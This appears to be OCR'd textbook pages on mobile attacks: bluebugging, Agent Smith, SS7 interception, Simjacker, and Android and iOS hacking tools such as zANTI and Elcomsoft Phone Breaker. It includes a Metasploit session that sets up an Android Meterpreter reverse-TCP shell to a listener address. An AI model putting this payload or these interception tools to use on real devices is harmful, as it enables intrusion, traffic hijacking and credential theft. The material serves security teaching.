

Open Bluetooth Connection
Paired Bluetooth Devices
Legitimate Users
Legitimate Users
Attacker comes in Bluetooth range and intercepts data transmission
Attacker
Laptop
WLAN Access Point
Attacker's Access Point
Internet

Figure 9.8: Bluebugging Attack



Agent Smith Attack

- ☐ An Agent smith attack is carried out by persuading the victim to install a malicious app designed and published by an attacker
- ☐ The malicious app **replaces legitimate apps**, such as WhatsApp, SHAREit, and MX Player
- ☐ The attacker produces **a huge volume of advertisements** on the victim's device through the infected app for financial gains

Attacker
1
Attacker drops malicious mobile app in a third-party app store
Third-party App Store
2
User downloads and installs the malicious mobile application
User
3
Malicious app infects or replaces the legitimate apps on user's device with C&C command
4
User's mobile bombarded with irrelevant ads
User
5
Exploits infected apps to steal critical information
User

Agent Smith Attack

Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.




Attacker
1
Attacker drops malicious mobile app in a third-party app store
Third-party App Store
2
User downloads and installs the malicious mobile application
User
3
Malicious app infects or replaces the legitimate apps on user's device with C&C command
4
User's mobile bombarded with irrelevant ads
User
$15 FREE
Coupon
5
Exploits infected apps to steal critical information
User

Figure 9.9: Agent Smith Attack



Exploiting SS7 Vulnerability

- Signaling System 7 (SS7) is a **communication protocol** that allows mobile users to exchange communication through another cellular network
- SS7 is operated depending on **mutual trust between operators** without any authentication
- Attackers can exploit this vulnerability to perform a **man-in-the-middle attack**, impeding the texts and calls between communicating devices

User trying to access another network
SS7
User with mobile in remote location
Attacker intercepts calls or text messages
Mobile Network
Attacker

Exploiting SS7 Vulnerability

Signaling System 7 (SS7) is a communication protocol that allows mobile users to exchange communication through another cellular network (especially when roaming). Mobile devices are meant to be carried across different locations to serve their users. Changing the telecom operator or using the network of another cell tower is allowed via the SS7 protocol. This signaling mechanism is operated depending on mutual trust between the operators, without any authentication verification. Since the SS7 signaling network is not isolated, the attacker can exploit this vulnerability to perform an MITM attack by impeding text messages and calls between the communicating devices. The attacker can eavesdrop on bank credentials, OTPs and other sensitive information routed through the network. This vulnerability in SS7 can also allow the attacker to bypass two-factor authentication and end-to-end encryption via SMS.

Threats Associated with SS7 vulnerability

When the attacker gains access to the SS7 protocol, the victim's device faces the following risks:

- Exposing the subscriber's identity
- Revealing the network identity
- Spying on and intercepting the network to steal personal data
- Allowing phone tapping
- Performing DoS attacks to damage the reputation of the target telecom operator
- Tracking geographic locations




User trying to access another network
SS7
User with mobile in remote location
Mobile Network
Attacker intercepts calls or text messages
Attacker

Figure 9.10: Exploiting SS7 vulnerability



Simjacker: SIM Card Attack

Simjacker is a vulnerability associated with a **SIM card's S@T browser**, a pre-installed software on SIM cards that is designed to provide a set of instructions

Attackers exploit Simjacker to perform various malicious activities, such as capturing the locations of devices, monitoring calls, forcing device browsers to connect to malicious websites, and **performing DoS attacks**

Attacker's Device
Sends malicious code via SMS
SIM card
Device location?
010
100
010
Cell-ID
Send SMS
Process inside victim's mobile
010
100
010
SMS containing cell-ID and mobile location
Accomplice Device

Simjacker: SIM Card Attack

Simjacker is a vulnerability associated with a SIM card's S@T browser (SIMalliance Toolbox Browser), a pre-installed software incorporated in SIM cards to provide a set of instructions. Attackers exploit this vulnerability in the S@T browser to perform various malicious activities such as capturing the device location, monitoring calls, gathering information such as IMEI, making fraudulent or expensive calls, sending premium-rate messages, forcing the device browser to connect to malicious websites, and performing DoS attacks to block SIM cards. The SIM card-based attack can be aggravated based on the victim's device. The Simjacker attack is initiated by sending spyware-like code in the form of system or SIM card settings through an SMS to take complete control of the SIM card and mobile device to issue various commands without user interaction.

Steps involved in Simjacker attack

- The attacker sends fraudulent SMS containing hidden code or instructions from a SIM Application Toolkit (STK)
- The victim receives the malicious SMS and the S@T browser on the SIM card automatically recognizes and processes the hidden instructions or code
- The injected code performs various activities on the device without the user's consent
- The accomplice device receives the user information via SMS, which an attacker can use to track live locations, exfiltrate the device information, and perform many other malicious activities




Sends malicious code via SMS
SIM card
Device location?
010 100 010
Cell-ID
Send SMS
010 100 010
SMS containing cell-ID and mobile location
Attacker's Device
Process inside victim's mobile
Accomplice Device

Figure 9.11: Exploiting Simjacker vulnerability



Hacking an Android Device Using Metasploit

Attackers use various tools such as Metasploit to create **binary payloads**, which are sent to the target Android device to gain control over it

```
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.10.13      yes       The listen address (an interface may
be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


Hacking an Android Device Using Metasploit

Attackers use various tools such as Metasploit to create binary payloads, which are sent to the target Android device to gain control over it. The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code.

- **Metasploit**

  Source: *https://www.metasploit.com*

  Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore target machines and execute code.




```
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.10.13      yes       The listen address (an interface may
be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Figure 9.12: Screenshot of Metasploit

Android Hacking Tools

zANTI | An Android app that allows you to perform attacks, such as **spoof MAC address**, creating a malicious Wi-Fi hotspot, and **hijack session**



15% 4:00 PM

ANTI MITM @ 192.168.1.36 ON

Replace Images ON
Change images to your own

When enabled, all images on http pages will be replaced with a zImperium image.


Select Image

https://www.zimperium.com

Capture Download OFF
Capture downloaded file and store them on the sdcard

Intercept Download OFF
Replace downloaded file with specified file

Insert HTML OFF
Insert specified html into webpages



40% 8:09 PM

ANTI Tether Control OFF

Options

Logged Requests View
View all http requests made by targets on your network. Includes sniffed passwords, and allows for spoofing of http sessions.

Logged Images View
View all images that are transmitted on your network. This includes all images requested by your targets.

zPacketEditor Use
Interactive Mode. Allows for modifying each individual HTTP request and response as they pass through the device.

SSL Strip ON
Redirect HTTPS to HTTP

Redirect HTTP OFF
Redirect HTTP req to your IP

Replace Images OFF
Change images to your own

Capture Download OFF
Capture downloaded file and store them on the sdcard

Intercept Download

Network Spoofer
https://www.digitalsquid.co.uk

Low Orbit Ion Cannon (LOIC)
https://droidinformer.org

DroidSheep
https://droidsheep.info

Orbot Proxy
https://guardianproject.info

PhoneSploit
https://github.com

Android Hacking Tools


Attackers use various Android hacking tools to identify vulnerabilities and exploit target mobile devices to obtain critical user information such as credentials, personal information, and contact lists.

- **zANTI**

  Source: *https://www.zimperium.com*

  zANTI is an Android application that allows you to perform the following attacks:

  - Spoof MAC Address
  - Create malicious Wi-Fi hotspot to capture victims to control and hijack their device traffic
  - Scan for open ports
  - Exploit router vulnerabilities
  - Password complexity audits
  - MITM and DoS attack
  - View, modify, and redirect all HTTP requests and responses
  - Redirect HTTPS to HTTP; redirect HTTP request to a particular IP or web page
  - Insert HTML code into web pages
  - Hijack sessions
  - View and replace all images that are transmitted over the network
  - Capture and intercept downloads



Replace Images
Change images to your own
ON

When enabled, all images on http pages will be replaced with a zImperium image.

Select Image

Capture Download
Capture downloaded file and store them on the sdcard
OFF

Intercept Download
Replace downloaded file with specified file
OFF

Insert HTML
Insert specified html into webpages
OFF

Logged Requests
View all http requests made by targets on your network. Includes sniffed passwords, and allows for spoofing of http sessions.
View

Logged Images
View all images that are transmitted on your network. This includes all images requested by your targets.
View

zPacketEditor
Interactive Mode. Allows for modifying each individual HTTP request and response as they pass through the device.
Use

SSL Strip
Redirect HTTPS to HTTP
ON

Redirect HTTP
Redirect HTTP req to your IP
OFF

Replace Images
Change images to your own
OFF

Capture Download
Capture downloaded file and store them on the sdcard
OFF

Intercept Download

Figure 9.13: Screenshot of zANTI


Some additional Android hacking tools are as follows:

- Network Spoofer (*https://www.digitalsquid.co.uk*)
- Low Orbit Ion Cannon (LOIC) (*https://droidinformer.org*)
- DroidSheep (*https://droidsheep.info*)
- Orbot Proxy (*https://guardianproject.info*)
- PhoneSploit (*https://github.com*)

iOS Hacking Tools

Elcomsoft Phone Breaker

Allows attackers to perform logical and over-the-air acquisition of iOS devices, break into encrypted backups, and obtain and analyze backups, synchronized data, and passwords from Apple iCloud


Elcomsoft Phone Password Breaker
Password Recovery Master
Tools
Change backup
Basic
Dictionary Attack
Brute-Force Attack
User's
Template
Start recovery

Set up recovery pipeline

Backup - D:\Cases\iPhoneback ... password-1234\Manifest.plist

Dictionary Attack	1 wordlist, minimal mutation. Passwords to process – 0
Attack	1-5 symbols, a-z. Passwords to process – 12356630

https://www.elcomsoft.com

Fing - Network Scanner
https://apps.apple.com

Network Analyzer Master
https://apps.apple.com

Spyic
https://spyic.com

iWepPRO
https://apps.apple.com

Frida
https://www.frida.re

